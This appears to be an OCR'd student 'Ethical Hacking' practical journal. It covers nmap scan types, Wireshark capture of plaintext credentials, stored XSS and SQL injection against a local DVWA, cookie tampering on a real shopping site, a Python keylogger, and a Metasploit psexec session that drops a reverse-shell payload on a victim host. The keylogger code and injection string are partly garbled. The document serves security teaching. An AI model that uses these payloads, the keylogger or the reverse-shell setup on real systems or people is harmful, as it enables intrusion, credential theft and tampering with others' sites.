


4. Click on ARP tab on the bottom.

5. Click on Add Button (1) and select your router and any IP.



6. Click on the IP and then click on the button shown in the image to start ARP Poisoning.



ETHICAL HACKING

PRACTICAL NO. 4

TCS2223013

CHIRAG BHATIA

Aim:

Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS

Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- ACK -sA (TCP ACK scan)

It never determines open (or even open filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

- SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT    STATE SERVICE
22/tcp  open  ssh
113/tcp open  ident
139/tcp open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

- FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

- NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

- XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

ETHICAL HACKING

PRACTICAL NO. 5


TCS2223013

CHIRAG BHATIA


Aim:

Use Wireshark sniffer to capture network traffic and analyse.


1. Open Wireshark and select your Connection.




2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for ‘credentials’ in the dialog box.


Wireshark · Follow TCP Stream (tcp.stream eq 59) · Ethernet
_ga=GA1.2.1729493911.1549621766; _gid=GA1.2.1974318616.1549621766;
_gat_gtag_UA_131011012_1=1
mobileNo=9123123213&password=1231231312&CatType=&redirectPage=&pid=HTT
P/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain;charset=ISO-8859-1
Date: Fri, 08 Feb 2019 10:29:41 GMT
6 client pkts, 123 server pkts, 11 turns.
Entire conversation (165 kB)
Show and save data as
ASCII
Stream
59
Find:
password
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

ETHICAL HACKING

PRACTICAL NO. 6

TCS2223013

CHIRAG BHATIA


Aim:

Simulate persistent Cross Site Scripting attack.

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.

7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.


DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
This site says...
This is XSS Exploit Test
OK

ETHICAL HACKING

PRACTICAL NO. 7


TCS2223013

CHIRAG BHATIA

Aim:

Session impersonation using Firefox and Tamper Data add on

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to Facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the Facebook login page.
7. Your username and password are being captured using session impersonation.




8. Select a website for tempering data e.g(razorba).

9. Select any item to buy

10. Then click on add-cart


11. Then click on TemperData(add-on)

12. Refresh the page to get the extension.



13. Click on OK.

14. Change values in Cookie option for tempering the DATA.



15. Then click on OK and see the Data has been Tempered.


RAZORBA®
We got your back™
Home
FAQuestions
Testimonial
Affiliates
Products
About
News
Shopping Cart
Delete
Product
Qty
Price
Total
Razorba War Hammer Starter Edition
5
$69.95
$349.75
Made changes?
Update Cart
$349.75
Estimated USA or Canada shipping: $0.00, International $66.52
Enter promo code:
Apply code

ETHICAL HACKING

PRACTICAL NO. 8


TCS2223013

CHIRAG BHATIA

Aim:

Perform SQL injection attack.

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.

9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.

10. Type 1’ or tue;# and click on submit.


DVWA
Vulnerability: SQL Injection
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
User ID
Submit
More Information

ETHICAL HACKING

PRACTICAL NO. 9

TCS2223013

CHIRAG BHATIA

Aim:

Create a simple keylogger using Python.

```
from pynput.keyboard import Key, Listener
import logging

# if no name it gets into an empty string log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir + "key_log.txt"),
level=logging.DEBUG, format='%(asctime)s:%(message)s:')
# This is from the library def on_press(key):
logging.info(str(key))
# This says, listener is on with Listener(on_press=on_press)
as listener:      listener.join()
```

```
2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```

ETHICAL HACKING

PRACTICAL NO. 10

TCS2223013

CHIRAG BHATIA

Aim:

Using Metasploit to exploit (Kali Linux)

Download and open Metasploit.

Use exploit to attack the host.

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
